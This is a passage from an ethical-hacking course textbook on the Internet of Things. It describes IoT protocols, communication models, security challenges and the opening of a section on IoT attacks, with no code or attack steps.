
IoT Application Protocols

- **CoAP**: Constrained Application Protocol (CoAP) is a web transfer protocol used to transfer messages between constrained nodes and IoT networks. This protocol is mainly used for machine-to-machine (M2M) applications such as building automation and smart energy.
- **Edge**: Edge computing helps the IoT environment to move computational processing to the edge of the network, allowing smart devices and gateways to perform tasks and services from the cloud end. Moving computational services to the edge of the network improves content caching, delivery, storage, and management of the IoT.
- **LWM2M**: Lightweight Machine-to-Machine (LWM2M) is an application-layer communication protocol used for application-level communication between IoT devices; it is used for IoT device management.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Physical Web**: Physical Web is a technology used to enable faster and seamless interaction with nearby IoT devices. It reveals the list of URLs being broadcast by nearby devices with BLE beacons.
- **XMPP**: eXtensible Messaging and Presence Protocol (XMPP) is an open technology for real-time communication used for IoT devices. This technology is used for developing interoperable devices, applications, and services for the IoT environment.
- **Mihini/M3DA**: Mihini/M3DA is a software used for communication between an M2M server and applications running on an embedded gateway. It allows IoT applications to exchange data and commands with an M2M server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Communication Models

IoT technology uses various technical communication models, each with its own characteristics. These models highlight the flexibility with which IoT devices can communicate with each other or with the client. Discussed below are four communication models and the key characteristics associated with each model:

- **Device-to-Device Communication Model**

  In this type of communication, inter-connected devices interact with each other through the Internet, but they predominantly use protocols such as ZigBee, Z-Wave or Bluetooth. Device-to-device communication is most commonly used in smart home devices such as thermostats, light bulbs, door locks, CCTV cameras, and fridges, which transfer small data packets to each other at a low data rate. This model is also popular in communication between wearable devices. For example, an ECG/EKG device attached to the body of a patient will be paired to his/her smartphone and will send him/her notifications during an emergency.




Figure 18.3: IoT device-to-device communication model

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Device-to-Cloud Communication Model**

  In this type of communication, devices communicate with the cloud directly, rather than directly communicating with the client to send or receive data or commands. It uses communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

  An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.




Figure 18.4: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.5: IoT device-to-gateway communication model

- **Back-End Data-Sharing Communication Model**

  This type of communication model extends the device-to-cloud communication type such that the data from the IoT devices can be accessed by authorized third parties. Here, devices upload their data onto the cloud, which is later accessed or analyzed by third parties. An example of this model would be an analyzer of the yearly or monthly energy consumption of a company. Later, the analysis can be used to reduce the company's expenditure on energy by following certain energy-harvesting or saving techniques.




Figure 18.6: IoT back-end data-sharing model

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges of IoT

01	Lack of security and privacy	05	Clear text protocols and unnecessary open ports	09	Interoperability standard issues
02	Vulnerable web interfaces	06	Coding errors (buffer overflow)	10	Physical theft and tampering
03	Legal, regulatory, and rights issues	07	Storage issues	11	Lack of vendor support for fixing vulnerabilities
04	Default, weak, and hardcoded credentials	08	Difficult to update firmware and OS	12	Emerging economy and development issues

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.

Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.
- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends, or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat vs Opportunity

- If MISCONFIGURED and MISAPPREHENDED, the IoT poses an unprecedented risk to personal data, privacy and safety

- If APPREHENDED and PROTECTED, the IoT can boost transmissions, communications, delivery of services, and standard of living

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat vs Opportunity


If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy, and safety. If **APPREHENDED** and **PROTECTED**, IoT can boost transmissions, communications, delivery of services, and standard of living.

The threats to the IoT can be sorted into three primary categories: Security, Privacy, and Safety. All these categories are interrelated as they deal with the same device and its connectivity. The importance of these categories is clear, as IoT devices are fast becoming more pervasive in our lives than smartphones and will have access to the most confidential or sensitive personnel information, such as health records, financial records, and social security numbers.

For instance, when it comes to smartphones or tablets, there are only a couple of concerns in these areas, whereas if we possess any IoT device, then the concerns quickly multiply in number. Therefore, considering what IoTs can access, security, privacy, and safety are of paramount importance.

If these three categories of threats are prioritized and a number of required techniques are employed to overcome these issues, it will result in enhanced and secure communication between two endpoints, fewer cyber-attacks on devices, and a better user experience; in addition, it will also result in cost savings and efficiency gains.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Attacks

Attackers implement various techniques to launch attacks on target IoT devices or networks. This section discusses the top IoT threats in relation to the basic types of IoT attack vectors and techniques, including distributed denial-of-service (DDoS) attacks, attacks on HVAC systems, rolling code attacks, BlueBorne attacks, and jamming attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Security Problems

APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	Application + Network + Mobile + Cloud = IoT

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Security Problems

